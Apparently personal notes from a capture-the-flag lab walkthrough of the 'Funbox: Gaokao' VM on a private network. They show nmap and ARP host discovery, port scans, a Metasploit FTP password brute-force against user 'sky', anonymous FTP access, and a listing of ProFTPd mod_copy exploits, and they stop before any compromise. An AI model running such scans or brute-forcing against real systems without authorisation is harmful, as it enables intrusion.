

Vm: funbox gaokao
ip:192.168.56.116




```
┌─[user@parrot]─[~/Documents]
└──╼ $nmap -sP 192.168.56.106/24 --exclude 192.168.56.106
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-20 22:52 +08
Nmap scan report for 192.168.56.1
Host is up (0.0021s latency).
Nmap scan report for 192.168.56.116
Host is up (0.013s latency).
Nmap done: 255 IP addresses (2 hosts up) scanned in 8.59 seconds
┌─[user@parrot]─[~/Documents]
└──╼ $
```

same results as above




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 7 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 420
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:11      2     120  Unknown vendor
 192.168.56.100  08:00:27:a7:88:7e      2     120  PCS Systemtechnik GmbH
 192.168.56.116  08:00:27:22:98:6f      3     180  PCS Systemtechnik GmbH

┌─[✗]─[root@parrot]─[/home/user/Documents]
└──╼ #
```

nmap scan




```
└──╼ #nmap -sC -sV -p- kaokao
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-20 22:54 +08
Nmap scan report for kaokao (192.168.56.116)
Host is up (0.0013s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     ProFTPD 1.3.5e
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 ftp      ftp           169 Jun  5 19:45 welcome.msg
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 48:39:31:22:fb:c2:03:44:a7:4e:c0:fa:b8:ad:2f:96 (RSA)
|   256 70:a7:74:5e:a3:79:60:28:1a:45:4c:ab:5c:e7:87:ad (ECDSA)
|_  256 9c:35:ce:f6:59:66:7f:ae:c4:d1:21:16:d5:aa:56:71 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Wellcome to Funbox: Gaokao !
3306/tcp open  mysql   MySQL 5.7.34-0ubuntu0.18.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.34-0ubuntu0.18.04.1
|   Thread ID: 3
|   Capabilities flags: 65535
|   Some Capabilities: DontAllowDatabaseTableColumn, LongPassword, Speaks41ProtocolOld, SupportsTransactions, Conn
ectWithDatabase, IgnoreSigpipes, SwitchToSSLAfterHandshake, LongColumnFlag, InteractiveClient, FoundRows, Supports
LoadDataLocal, ODBCClient, IgnoreSpaceBeforeParenthesis, SupportsCompression, Speaks41ProtocolNew, Support41Auth,
SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: U
| @[m.-1Gf1\x0BX0O\x11\x13EmZ
|_  Auth Plugin Name: mysql_native_password
| ssl-cert: Subject: commonName=MySQL_Server_5.7.34_Auto_Generated_Server_Certificate
| Not valid before: 2021-06-05T15:15:30
|_Not valid after:  2031-06-03T15:15:30
|_ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:22:98:6F (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

nmap udp scan: nothing




```
┌─[user@parrot]─[/tmp]
└──╼ $sudo nmap -sU kaokao
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-20 23:14 +08
Nmap scan report for kaokao (192.168.56.116)
Host is up (0.00079s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
68/udp open|filtered dhcpc
MAC Address: 08:00:27:22:98:6F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1089.97 seconds
┌─[user@parrot]─[/tmp]
└──╼ $
```

ftp not bruteforceable




```
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.56.116:21     - 192.168.56.116:21 - Starting FTP login sweep
[!] 192.168.56.116:21     - No active DB -- Credential data will not be saved!
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:123456 (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:12345 (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:123456789 (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:password (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:iloveyou (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:princess (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:1234567 (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:rockyou (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:12345678 (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:abc123 (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:nicole (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:daniel (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:babygirl (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:monkey (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:lovely (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:jessica (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:654321 (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:michael (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:ashley (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:qwerty (Incorrect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:111111 (Unable to Connect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:iloveu (Unable to Connect: )
[-] 192.168.56.116:21     - 192.168.56.116:21 - LOGIN FAILED: sky@funbox9:000000 (Unable to Connect: )
[*] kaokao:21             - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >
```

ftp enum:
not writable
allow anonymous login




```
220 ProFTPD 1.3.5e Server (Debian) [::ffff:192.168.56.116]
Name (kaokao:user): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.56.106 !
230-
230-The local time is: Sun Jun 20 14:55:35 2021
230-
230-This is an experimental FTP server.  If you have any unusual problems,
230-please report them via e-mail to <sky@funbox9>.
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -lah
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 ftp      ftp          4.0k Jun  5 19:45 .
drwxr-xr-x   2 ftp      ftp          4.0k Jun  5 19:45 ..
-rw-r--r--   1 ftp      ftp           169 Jun  5 19:45 welcome.msg
226 Transfer complete
ftp> lcd /tmp
Local directory now /tmp
ftp> get welcome.msg
local: welcome.msg remote: welcome.msg
200 PORT command successful
150 Opening BINARY mode data connection for welcome.msg (169 bytes)
226 Transfer complete
169 bytes received in 0.00 secs (3.8374 MB/s)
ftp> ^Z
[1]+  Stopped                 ftp kaokao
┌─[✗]─[user@parrot]─[~/Documents]
└──╼ $cat welcome.m^C
┌─[✗]─[user@parrot]─[~/Documents]
└──╼ $cd /tmp;cat welcome.msg
Welcome, archive user %U@%R !

The local time is: %T

This is an experimental FTP server.  If you have any unusual problems,
please report them via e-mail to <sky@%L>.
```

vulnerable to exploit




```
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution
ProFTPd 1.3.5 - File Copy
```

seems like not vulnerable due to the need to logon



